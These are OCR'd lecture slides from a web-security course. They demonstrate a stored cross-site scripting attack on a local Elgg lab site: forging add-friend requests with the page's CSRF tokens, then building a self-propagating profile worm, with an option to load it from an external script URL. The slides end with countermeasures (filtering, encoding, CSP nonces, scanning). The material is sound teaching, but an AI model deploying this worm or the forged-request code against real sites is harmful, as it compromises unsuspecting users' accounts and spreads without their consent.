
<script>alert("Hi");</script>

Works! ☺


XSS Lab Site
Activity
Blogs
Bookmarks
Files
Hi
Remove code (edit Samy)
or it will get annoying!
OK
Samy
Brief descriptio
Edit profile

Goal 2: become friends with anyone who looks at Samy's profile

See what a normal add friend looks like



First find out how adding a friend normally works

- **Log in as Samy**
- **Add Alice a friend**
- **Watch communication to see how a normal friend add works**

Goal 2: become friends with anyone who looks at Samy's profile

See what a normal add friend looks like

Click on Tools->Web Developer->Network to see traffic between browser to server

Now we know what a normal add friend request looks like

We can now forge an *add friend* request!

Results for "alice"

Users

Alice (alice)
an hour ago

But how will we get elgg_ts and elgg_token?

alice

All

Groups

Inspector | Console | Debugger | Style Editor | Performance | Memory | Network | Storage

All | HTML | CSS | JS | XHR | Fonts | Images | Media | WS | Other | Persist Logs | Disable cache | Filter URLs

Sta...	Meth...	Fil	Dc	Cause	Type
200	GET	requ...	...	script	js
200	GET	elgg.js	...	script	js
200	GET	en.js	...	script	js
200	GET	init.js	...	script	js
200	GET	read...	...	script	js
200	GET	repo...	...	script	js
200	GET	Plugi...	...	script	js
200	GET	cont...	...	xhr	html
200	GET	ajax_...	...	img	gif
200	GET	add?...	...	xhr	json

17 requests | 108.21 KB / 7.54 KB transferred | Finis

Headers | Cookies | Params | Response | Timings | Stack Trace

Request URL: http://www.xsslabelgg.com/action/friends/add?friend=44&__elgg_ts=1606335430&__elgg_token=j-eyQtY5HEl9z4TAOKje4w&__elgg_ts=160633

Request method: GET

Remote address: 127.0.0.1:80

Status code: 200 OK | Edit and Resend | Raw headers

Version: HTTP/1.1

Filter headers

Response headers (321 B)

Cache-Control: no-store, no-cache, must-revalidate
Connection: Keep-Alive
Content-Length: 382
Content-Type: application/json;charset=utf-8
Date: Wed, 25 Nov 2020 20:19:10 GMT
Expires: Thu, 19 Nov 1981 08:52:00 GMT

Browser sends HTML GET request to server:

- **Directory: /action/friends/**
- **Service: add**
- **Parameters: friend=44, plus ts and token**

Alice's ID is 44

Full request:
http://www.xsslabelgg.com/action/friends/add?friend=44&__elgg_ts=1606335766&__elgg_token=0nJdYDDsOT0QjT-PXbXOlQ

Viewing Samy's page source reveals ts and token as well as ID and name

```
var elgg ={security ":{"
    token ":{"
    __elgg_ts ":1606336516,"
    __elgg_token ":"2DlCd4Ba8W6g70OKjmSesQ "}},
    "session": {
        "user": {
            "guid": 47,
            "type": "user",
            < snip >
            "name": "Samy",
            "username": "samy",
            "language": "en",
            "admin": false
            < snip >
        };
```

__elgg_ts and __elgg_token sent by server to prevent Cross-Site Request Forgeries (CSRF) are visible in page source

Samy's ID is 47 (Alice's ID is 44)

Now we have everything we need to create an add friend request

Add JavaScript so that everyone who views Samy's profile adds him as a friend

```
<script type="text/javascript">
window.onload = function () {
  var Ajax=null;

  // Set the timestamp and secret token parameters
  var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
  var token="&__elgg_token="+elgg.security.token.__elgg_token;

  //Construct the HTTP request to add Samy as a friend.
  var sendurl= "http://www.xsslabelgg.com/action/friends/add?friend=47" + token + ts;

  //Create and send Ajax request to add friend
  Ajax=new XMLHttpRequest();
  Ajax.open("GET",sendurl,true);
  Ajax.setRequestHeader("Host","www.xsslabelgg.com");
  Ajax.setRequestHeader("Content-Type",
              "application/x-www-form-urlencoded");
  Ajax.send();
}
</script>
```

Get __elgg_ts and __elgg_token from Javascript variables

Build URL to add Samy as a friend (Samy's ID=47)

Make an AJAX call to the server to execute add friend operation


Add JavaScript so that everyone who views Samy's profile adds him as a friend

```
<script type="text/javascript">
window.onload = function () {
  var Ajax=null;

  // Set the timestamp and secret token
  var ts="&__elgg_ts="+elgg.security
  var token="&__elgg_token="+elgg.

  //Construct the HTTP request to add S
  var sendurl= "http://www.xsslabelg

  //Create and send Ajax request to add
  Ajax=new XMLHttpRequest();
  Ajax.open("GET",sendurl,true);
  Ajax.setRequestHeader("Host","www.
  Ajax.setRequestHeader("Content-Typ
            "application/x-www-form-urle
  Ajax.send();
}
</script>
```

Paste code into About me section of profile

Turn off HTML editor or it will add <p> tags and attack will not work

Add JavaScript so that everyone who views Samy's profile adds him as a friend



Samy puts the script in the "About Me" section of his profile.

After that, login as "Alice" and view Samy's profile

JavaScript code will be run but is not displayed to Alice


The code sends an add-friend request to the server in the background

If we check Alice's friends list, Samy is added

Agenda

1. Cross-Site Scripting (XSS) attacks
2. Become a friend to others
3. Self-propagating
4. Countermeasures

We can expand this idea so that people who view a profile infect others in turn



This code will create a self-propagating worm

```
<script type="text/javascript" id="worm">
window.onload = function(){
  var headerTag = "<script id=\"worm\" type=\"text/javascript\">";
  var jsCode = document.getElementById("worm").innerHTML;
  var tailTag = "</" + "script>";

  // Put all the pieces together, and apply the URI encoding
  var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);

  // Set the content of the description field and access level (2=public)
  var desc = "&description=CS55 is my favorite class" + wormCode;
  desc    += "&accesslevel[description]=2";

  // Get the name, guid, timestamp, and token.
  var name = "&name=" + elgg.session.user.name;
  var guid = "&guid=" + elgg.session.user.guid;
  var ts    = "&__elgg_ts="+elgg.security.token.__elgg_ts;
  var token = "&__elgg_token="+elgg.security.token.__elgg_token;

  // Set the URL
  var sendurl="http://www.xsslabelgg.com/action/profile/edit";
  var content = token + ts + name + desc + guid;

  // Construct and send the Ajax request
  if (elgg.session.user.guid != 47){
    //Create and send Ajax request to modify profile
    var Ajax=null;
    Ajax = new XMLHttpRequest();
    Ajax.open("POST", sendurl,true);
    Ajax.setRequestHeader("Content-Type",
                          "application/x-www-form-urlencoded");
    Ajax.send(content);
  }
}
```

Place this code in Samy's profile or host this code on the Internet and put a link to it in Samy's profile

```
<script type="javascript"
     src="http:example.com/wormcode.js
</script>
```

Gets name of people, guid, ts, and token of person viewing Samy's profile

Calls edit profile to update the profile of anyone looking at Samy's profile

Add description "CS55 is my favorite class" to viewer's profile

Make API call

Agenda

1. Cross-Site Scripting (XSS) attacks
2. Become a friend to others
3. Self-propagating
4. Countermeasures

Countermeasures include filtering out code and encoding

Countermeasures

Filtering approach

- Difficult to remove JavaScript from HTML
- Many ways to embed code other than <script> tag
- Use open-source libraries (ex. jsoup, HTMLawed) that can filter out JavaScript code (do not roll your own!)

Encoding approach

- Encode data to make JavaScript interpreted as a string

```
<script>alert(“attack”);</script>
```

becomes

```
&lt;script&gt; alert(“attack”);&lt;/script&gt;
```

Another countermeasure is to use a nonce in the Content Security Policy (CSP)

Server sends Content-Security-Policy with random nonce in response header

```
Content-Security-Policy: script-src ‘nonce-34fo3er92d’
```

New nonce generated each time a page is loaded

Browser only run JavaScript with proper nonce

```
<script nonce=34fo3er92d>
        … JavaScript code…
</script>

<script nonce=abc12345>
        … JavaScript code
</script>
```

Nonce matches security policy nonce, code allowed to run

Nonce does not match security policy nonce, code does not run

Finally, there are tools/processes to find XSS before they are exploited

Tools such as Burp Suite's vulnerability scanner look for XSS and other problems in web sites

Can manually test site

- Submit some simple unique input (short alphanumeric string) to every input point
- Identify every location where submitted input is returned to browser in HTTP responses
- Examine each location individually

Source: https://portswigger.net/web-security/cross-site-scripting

Big picture take away from last four classes: do not trust user input

Do not trust users to input what you expect they'll input

They can input anything!